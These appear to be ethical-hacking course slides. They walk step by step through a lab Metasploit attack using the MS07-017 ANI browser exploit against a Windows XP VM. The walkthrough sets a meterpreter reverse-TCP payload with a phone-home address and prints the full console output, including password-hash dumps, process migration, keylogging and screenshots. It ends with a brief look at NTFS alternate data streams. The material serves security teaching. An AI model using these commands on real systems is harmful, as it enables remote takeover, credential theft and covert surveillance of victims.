This module exploits a stack buffer overflow in the svchost service when the netware client service is running. This specific vulnerability is in the nwapi32.dll module.  
Module type : *exploit* Rank : *good* Platforms : *Windows*
- CVE-2006-4688 MS06-066 Microsoft Services nwwks.dll Module Exploit**  
This module exploits a stack buffer overflow in the svchost service, when the netware client service is running. This specific vulnerability is in the nwapi32.dll module.  
Module type : *exploit* Rank : *good* Platforms : *Windows*
- CVE-2006-4691 MS06-070 Microsoft Workstation Service NetpManageIPCCoconnect Overflow**  
This module exploits a stack buffer overflow in the NetApi32 NetpManageIPCCoconnect function using the Workstation service in Windows 2000 SP4 and Windows XP SP2. In order to exploit this vulnerability, you must specify a the name of a valid Windows DOMAIN. It may be possible to satisfy this condition by using a custom dns and ldap setup, however that method is not covered here. Although Windows XP SP2 is vulnerable, Microsoft reports that Administrator credentials are required to reach the vulnerable code. Windows XP SP1 only requires valid user credentials. Also, testing shows that a machine already joined to a domain is not exploitable.  
Module type : *exploit* Rank : *manual* Platforms : *Windows*

Please note: Metasploit modules are only matched by CVE number. There may be other modules related to this product. Visit [metasploit web site](#) for more details

Total number of modules found = 53 Page : 1 (This Page 2) 3

[How does it work? Known limitations & technical details](#) [User agreement, disclaimer and privacy statement](#) [About & Contact](#) [Feedback](#)

CVE is a registered trademark of the MITRE Corporation and the authoritative source of CVE content is [MITRE's CVE web site](#). CWE is a registered trademark of the MITRE Corporation and the authoritative source of CWE content is [MITRE's CWE web site](#). OVAL is a registered trademark of The MITRE Corporation and the authoritative source of OVAL content is [MITRE's OVAL web site](#).

Use of this information constitutes acceptance for use in an AS IS condition. There are NO warranties, implied or otherwise, with regard to this information or its use. Any use of this information is at the user's risk. It is the responsibility of user to evaluate the accuracy, completeness or usefulness of any information, opinion, advice or other content. EACH USER WILL BE SOLELY RESPONSIBLE FOR ANY consequences of his or her direct or indirect use of this web site. ALL WARRANTIES OF ANY KIND ARE EXPRESSLY DISCLAIMED. This site will NOT BE LIABLE FOR ANY DIRECT, INDIRECT or any other kind of

# CVE-2007-38 on Page 2

The screenshot shows the CVE Details website interface. The browser tabs include 'CVE security vulne', 'Metasploit module', 'Microsoft Window', and 'CVE-2007-0038 W'. The URL is 'www.cvedetails.com/metasploit-modules/product-739/Microsoft-Windows-Xp.html?sha=c4c916fde8ddd928dae665307afc206058a5623&trc=53&page=2'. The page title is 'CVE Details' with the tagline 'The ultimate security vulnerability datasource'. There are search and view buttons. A navigation bar includes 'Log In', 'Register', 'Vulnerability Feeds & WidgetsNew', and 'www.itsecdb.com'. The main content area is titled 'Metasploit Modules Related To Microsoft Windows Xp'. It lists several modules, with 'CVE-2007-38 Windows ANI LoadAniIcon() Chunk Size Stack Buffer Overflow (HTTP)' highlighted in a red box. A callout box points to this entry with the text 'Here is an Internet Explorer exploit rated as "Great"'. Other entries include 'CVE-2006-5614 Microsoft Windows NAT Helper Denial of Service', 'CVE-2007-38 Windows ANI LoadAniIcon() Chunk Size Stack Buffer Overflow (SMTP)', 'CVE-2007-1765 Windows ANI LoadAniIcon() Chunk Size Stack Buffer Overflow (SMTP)', and 'CVE-2008-15 Microsoft DirectShow (msvidctl.dll) MPEG-2 Memory Corruption'. A sidebar on the left contains navigation links like 'Switch to https://', 'Home', 'Browse', 'Reports', 'Search', and 'Top 50'.

# RAPID7

[Contact Us](#) [Community](#) [Support](#) [Login](#) [Careers](#) [FREE TOOLS](#)

## RAPID7

[Solutions](#) [Products](#) [Services](#) [Partners](#) [Resources](#) [About Us](#)

[Back to search](#)

### WINDOWS ANI LOADANIICON() CHUNK SIZE STACK BUFFER OVERFLOW (HTTP)

This module exploits a buffer overflow vulnerability in the LoadAnilcon() function in USER32.dll. The flaw can be triggered through Internet Explorer 6 and 7 by using the CURSOR style sheet directive to load a malicious .ANI file. The module can also exploit Mozilla Firefox by using a UNC path in a moz-icon URL and serving the .ANI file over WebDAV. The vulnerable code in USER32.dll will catch any exceptions that occur while the invalid cursor is loaded, causing the exploit to silently fail when the wrong target has been chosen. This vulnerability was discovered by Alexander Sotirov of Determina and was rediscovered, in the wild, by McAfee.

#### MODULE NAME

exploit/windows/browser/ms07\_017\_ani\_loadimage\_chunksize

#### AUTHORS

hdm <x [at] hdm.io>  
skape <mmiller [at] hick.org>  
Solar Eclipse <solareclipse [at] phreedom.org>

*Here is more information on the exploit*

### Free Metasploit Download

Get your copy of the world's leading penetration testing tool

[DOWNLOAD NOW](#)

[DEMO REQUEST](#)

[CONTACT US](#)

# RAPID7

**RAPID7** Solutions Products Services Partners Resources About Us

## MODULE OPTIONS

To display the available options, load the module within the Metasploit console and run the commands 'show options' or 'show advanced':

```
msf > use exploit/windows/browser/ms07_017_ani_loadimage_chunksize
msf exploit(ms07_017_ani_loadimage_chunksize) > show targets
...targets...
msf exploit(ms07_017_ani_loadimage_chunksize) > set TARGET <target-id>
msf exploit(ms07_017_ani_loadimage_chunksize) > show options
...show and set options...
msf exploit(ms07_017_ani_loadimage_chunksize) > exploit
```

## RELATED VULNERABILITIES

[MS07-017: Vulnerabilities in GDI Could Allow Remote Code Execution \(925902\)](#)

*Here is information on how to use the exploit in Metasploit*

## RELATED MODULES

[Windows ANI LoadAniIcon\(\) Chunk Size Stack Buffer Overflow \(SMTP\)](#)

DEMO REQUEST  
CONTACT US

# EH-Kali-05

## Applications > 08 - Exploitation Tools > Metasploit

*Run Metasploit  
from the desktop  
Application menu*

```

      ooo
      $ o$
      o $$
      ""$$$ o" $$ oo "
      " o$"o$$$$$"o$$o$$$"$$$$$ o
      $" "o$$$$$$$o$$$$$$$$$$$$$$$$$o o
      o$" "$$$$$$$$$$$$$$$$$$$$$$$$$$$$$o" "oo o
      " " o "$$$o o$$$$$$$$$$$$$$$$o$$
      " $ " "o$$$$$ $$$$$$$$$$$$$$$$$$$$$$$$$$o
      o $ o o$$$$$"$$$$$$$$$$$$$$$$$o$$$""$$$$$o " "
      o o$$$$$ " "$$$$$$$$$$$$$ " oo $$ o $
      $ $ $$$$$ $$$$oo "$$$$$$$$$$o o $$$o$$$oo o o
      o o $$$$$o$$$$$$$$o$$$$$ ""$$$$o$$$$$$$$$ " "o
      " o $ ""$$$$$$$$$$$$$$$$$ o "$$$$$$$$$$$$$$ o "
      " $ "$$$$$$$$$$$$$$$$$$ " $$$"$$$$$$$$$$o o
      $ o o$" "" "$$$$$$$$$$ ooooo$ $$$$$$$$$$ "
      $ o""o $$o $$$$$$$$$$$$$$$$$$$$$$ "" o$$$ $ o
      o " "o "$$$$$ $$$$$$"" "" "" "" "" "" $ o$$$$$"" o o
      " " o o$o" $$$$$o "" o o$$$$$ " o
      $ o$$$$$$$$$oo ""o$$$$$$$$$ " o
      "$ o o$o $o o$$$$$"$$$$$$oooo$$$$$$$$$$$$$$$$$"$o$o
      "o oo $o$"o$$$$$$$o$$$$$$$$$$$$$$$$$"$$$$$$$$$$"$o$"
      "$ooo $$o$ $$$$$$$$$$$$$$$$$$ $$$$$$$$$$o"
      "" $$$$$$$$$$$$$$$$$$$$$$$$$$ " "" ""
      "" "" ""

```

Easy phishing: Set up email templates, landing pages and listeners in Metasploit Pro -- learn more on <http://rapid7.com/metasploit>

```

      =[ metasploit v4.12.15-dev ]
+ -- --=[ 1563 exploits - 904 auxiliary - 269 post ]
+ -- --=[ 455 payloads - 39 encoders - 8 nops ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

```

msf >

# EH-Kali-05

**use exploit/windows/browser/ms07\_017\_ani\_loadimage\_chunksize**  
**show targets**

*Note we got  
this from the  
RAPID7  
website*

```
msf > use exploit/windows/browser/ms07_017_ani_loadimage_chunksize
msf exploit(ms07_017_ani_loadimage_chunksize) > show targets

Exploit targets:

  Id  Name
  --  ---
  0   (Automatic) IE6, IE7 and Firefox on Windows NT, 2000, XP, 2003 and Vista
  1   IE6 on Windows NT, 2000, XP, 2003 (all languages)
  2   IE7 on Windows XP SP2, 2003 SP1, SP2 (all languages)
  3   IE7 and Firefox on Windows Vista (all languages)
  4   Firefox on Windows XP (English)
  5   Firefox on Windows 2003 (English)

msf exploit(ms07_017_ani_loadimage_chunksize) > set TARGET 0
TARGET => 0
msf exploit(ms07_017_ani_loadimage_chunksize) >
```

*Note: The target EH-WinXP is running IE 6. Let's try the "Automatic" target to see if it works.*

# EH-Kali-05

## show options

```
msf exploit(ms07_017_ani_loadimage_chunksize) > show options

Module options (exploit/windows/browser/ms07_017_ani_loadimage_chunksize):

  Name      Current Setting  Required  Description
  ----      -
  SRVHOST   0.0.0.0          yes       The local host to listen on. This must be an address on the local
machine or 0.0.0.0
  SRVPORT   80               yes       The daemon port to listen on
  SSL       false            no        Negotiate SSL for incoming connections
  SSLCert   /                no        Path to a custom SSL certificate (default is randomly generated)
  URIPATH   /                yes       The URI to use.

Exploit target:

  Id  Name
  --  ---
  0    (Automatic) IE6, IE7 and Firefox on Windows NT, 2000, XP, 2003 and Vista

msf exploit(ms07_017_ani_loadimage_chunksize) >
```

*Show options and make sure the required ones are set.*

# EH-Kali-05

**show payloads**

**set payload windows/meterpreter/reverse\_tcp**

```
msf exploit(ms07_017_ani_loadimage_chunksize) > show payloads
```

Compatible Payloads

=====

Name	Disclosure Date	Rank	Description
----	-----	----	-----
generic/custom		normal	Custom Payload
generic/debug_trap		normal	Generic x86 Debug Trap
generic/shell_bind_tcp		normal	Generic Command Shell, Bind

**< SNIPPED >**

(Reflective Injection), Reverse TCP Stager (No NX or Win7)

```
windows/meterpreter/reverse_ord_tcp normal Windows Meterpreter
```

(Reflective Injection), Reverse Ordinal TCP Stager (No NX or Win7)

```
windows/meterpreter/reverse_tcp normal Windows Meterpreter
```

(Reflective Injection), Reverse TCP Stager

```
windows/meterpreter/reverse_tcp_allports normal Windows Meterpreter
```

**< SNIPPED >**

```
msf exploit(ms07_017_ani_loadimage_chunksize) > set payload windows/meterpreter/reverse_tcp
```

```
payload => windows/meterpreter/reverse_tcp
```

```
msf exploit(ms07_017_ani_loadimage_chunksize) >
```

*Let's pick our favorite payload, reverse\_tcp.*

# EH-Kali-05

**show options**

**set LHOST 10.76.5.150**

```
msf exploit(ms07_017_ani_loadimage_chunksize) > show options
```

```
Module options (exploit/windows/browser/ms07_017_ani_loadimage_chunksize):
```

Name	Current Setting	Required	Description
SRVHOST	0.0.0.0	yes	The local host to listen on. This must be an address on the local machine or 0.0.0.0
SRVPORT	80	yes	The daemon port to listen on
SSL	false	no	Negotiate SSL for incoming connections
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)
URIPATH	/	yes	The URI to use.

```
Payload options (windows/meterpreter/reverse_tcp):
```

Name	Current Setting	Required	Description
EXITFUNC	process	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST		yes	The listen address
LPORT	4444	yes	The listen port

```
Exploit target:
```

Id	Name
0	(Automatic) IE6, IE7 and Firefox on Windows NT, 2000, XP, 2003 and Vista

```
msf exploit(ms07_017_ani_loadimage_chunksize) > set LHOST 10.76.5.150
LHOST => 10.76.5.150
msf exploit(ms07_017_ani_loadimage_chunksize) >
```

*Configure payload's  
"phone home" address*

# EH-Kali-05

## show options

```
msf exploit(ms07_017_ani_loadimage_chunksize) > show options
```

```
Module options (exploit/windows/browser/ms07_017_ani_loadimage_chunksize):
```

Name	Current Setting	Required	Description
SRVHOST	0.0.0.0	yes	The local host to listen on. This must be an address on the local machine or 0.0.0.0
SRVPORT	80	yes	The daemon port to listen on
SSL	false	no	Negotiate SSL for incoming connections
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)
URIPATH	/	yes	The URI to use.

```
Payload options (windows/meterpreter/reverse_tcp):
```

Name	Current Setting	Required	Description
EXITFUNC	process	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	10.76.5.150	yes	The listen address
LPORT	4444	yes	The listen port

```
Exploit target:
```

Id	Name
0	(Automatic) IE6, IE7 and Firefox on Windows NT, 2000, XP, 2003 and Vista

```
msf exploit(ms07_017_ani_loadimage_chunksize) >
```

*Check that all required variables have been set ... done!*

## EH-Kali-05


### exploit

```
msf exploit(ms07_017_ani_loadimage_chunksize) > exploit
[*] Exploit running as background job.

[*] Started reverse TCP handler on 10.76.5.150:4444
msf exploit(ms07_017_ani_loadimage_chunksize) > [*] Using URL: http://0.0.0.0:80/
[*] Local IP: http://10.76.5.150:80/
[*] Server started.
```

*Start the exploit which starts listening on port 80.*

# EH-WinXP-05



*Victim browses to 10.76.5.150 (EH-Kali-05) which could have been motivated via social engineering.*

## EH-Kali-05

```
[*] Attempting to exploit ani_loadimage_chunksize
[*] Sending HTML page
[*] Attempting to exploit ani_loadimage_chunksize
[*] Sending Windows ANI LoadAniIcon() Chunk Size Stack Buffer Overflow (HTTP)
[*] Sending stage (957999 bytes) to 10.76.5.201
[*] Meterpreter session 1 opened (10.76.5.150:4444 -> 10.76.5.201:1050) at 2016-10-31 19:06:23 -0700

msf exploit(ms07_017_ani_loadimage_chunksize) >
```

*Once the victim browses to our website a meterpreter session is created.*

# EH-Kali-05

```
sessions -l
sessions -i 1
shell
```

```
msf exploit(ms07_017_ani_loadimage_chunksize) > sessions -l

Active sessions
=====

  Id  Type           Information                                     Connection
  --  ---           -
  1   meterpreter  x86/win32  EH-WINXP-05\cis76 student @ EH-WINXP-05  10.76.5.150:4444 -> 10.76.5.201:1050
(10.76.5.201)

msf exploit(ms07_017_ani_loadimage_chunksize) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > shell
Process 476 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\cis76 student\Desktop>exit
exit
meterpreter >
```

*There may be more than one session if multiple victims browsed to our website. List them with the -l option select on to interact with using the -i option*

## EH-Kali-05

**hashdump**  
**sysinfo**

```
meterpreter > hashdump
Administrator:500:c63e3ad42d04b97ee68aa26a841a86fa:020356e54c9ee2bc1975862b71b4f39f:::
cis76 student:1003:c63e3ad42d04b97ee68aa26a841a86fa:020356e54c9ee2bc1975862b71b4f39f:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1004:4cc3993dddee19661e65b3ca0ff48f09:15f60a7495eeebdd8c6440d0762b5577:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:9da82c6ce0e8f93c016efbce95e37e34:::
meterpreter > sysinfo
Computer      : EH-WINXP-05
OS            : Windows XP (Build 2600, Service Pack 2).
Architecture : x86
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/win32
meterpreter >
```

*Get account passwords (hashed) and system information.*

# EH-Kali-05

ps

migrate 1072

```
meterpreter > ps
```

```
Process List
```

```
=====
```

PID	PPID	Name	Arch	Session	User	Path
---	----	----	----	-----	----	----
0	0	[System Process]				
4	0	System	x86	0		
172	1072	IEXPLORE.EXE	x86	0	EH-WINXP-05\cis76 student	C:\Program Files\Internet
Explorer\iexplore.exe						
272	708	alg.exe	x86	0		C:\WINDOWS\System32\alg.exe
344	1036	wscntfy.exe	x86	0	EH-WINXP-05\cis76 student	C:\WINDOWS\system32\wscntfy.exe
432	1036	wuauclt.exe	x86	0	EH-WINXP-05\cis76 student	C:\WINDOWS\system32\wuauclt.exe
576	4	smss.exe	x86	0	NT AUTHORITY\SYSTEM	\SystemRoot\System32\smss.exe
640	576	csrss.exe	x86	0	NT AUTHORITY\SYSTEM	??\C:\WINDOWS\system32\csrss.exe
664	576	winlogon.exe	x86	0	NT AUTHORITY\SYSTEM	??\C:\WINDOWS\system32\winlogon.exe
708	664	services.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\services.exe
720	664	lsass.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\lsass.exe
876	708	svchost.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\svchost.exe
952	708	svchost.exe	x86	0		C:\WINDOWS\system32\svchost.exe
1036	708	svchost.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\System32\svchost.exe
1072	1008	explorer.exe	x86	0	EH-WINXP-05\cis76 student	C:\WINDOWS\Explorer.EXE
1084	708	svchost.exe	x86	0		C:\WINDOWS\system32\svchost.exe
1212	1072	vmtoolsd.exe	x86	0	EH-WINXP-05\cis76 student	C:\Program Files\VMware\VMware
Tools\vmtoolsd.exe						
1256	708	svchost.exe	x86	0		C:\WINDOWS\system32\svchost.exe
1396	708	spoolsv.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\spoolsv.exe
1444	1072	rundll32.exe	x86	0	EH-WINXP-05\cis76 student	C:\WINDOWS\system32\rundll32.exe
1620	708	VGAAuthService.exe	x86	0	NT AUTHORITY\SYSTEM	C:\Program Files\VMware\VMware Tools\VMware
VGAAuth\VGAAuthService.exe						
1728	708	vmtoolsd.exe	x86	0	NT AUTHORITY\SYSTEM	C:\Program Files\VMware\VMware
Tools\vmtoolsd.exe						

```
meterpreter > migrate 1072
```

```
[*] Migrating from 172 to 1072...
```

```
[*] Migration completed successfully.
```

```
meterpreter >
```

*Migrate from the Internet Explorer  
to the Explorer process.*

## EH-Kali-05

**run post/windows/capture/keylog\_recorder**

**Ctrl-C to stop capture**


**screenshot**

```
meterpreter > run post/windows/capture/keylog_recorder

[*] Executing module against EH-WINXP-05
[*] Starting the keystroke sniffer...
[*] Keystrokes being saved in to
/root/.msf4/loot/20161031205253_default_10.76.5.201_host.windows.key_629822.txt
[*] Recording keystrokes...
^C[*] Saving last few keystrokes...
[*] Interrupt
[*] Stopping keystroke sniffer...
meterpreter > screenshot
Screenshot saved to: /root/kDZVxqnk.jpeg
meterpreter >
```

*Capture victims keystrokes then  
take a screen shot of victims' screen*

# EH-Kali-05



*Captured screen shot and keystrokes from victim.*



# Windows OS Vulnerabilities

## Windows OS Vulnerabilities

- The earlier versions of the OS (Windows 2000 and before) had many features and services enabled by default.
- Administrators would have to reconfigure, disable or remove features and services to reduce the security risk.
- See the Windows 2000 security checklist here:

<https://technet.microsoft.com/en-us/library/dd277312.aspx>

- Most features and services are disabled now by default. Roles must be manually added.



# ADS

## Windows NTFS Alternate Data Streams


- Introduced in Windows NT 3.1
- Enables Services for Macintosh (SFM) for interoperability with Apple's classic Mac OS filesystem.
- Allows more than one data stream to be associated with a filename.
- Uses the format *filename:streamname*, e.g. myfile.text:mystream

## Windows NTFS Alternate Data Streams

ADS demonstration setup on EH-WinXP

1. Start with the baseline snapshot at a minimum.
2. Configure Folder Options to not hide file extensions (Start > Run... > Explorer > Tools menu > Folder Options... > View tab > Advanced settings: > remove check from "Hide extensions for known file types").
3. Connect to the depot share on 172.30.10.36 (Start > Run... > \\172.30.10.36\depot) .
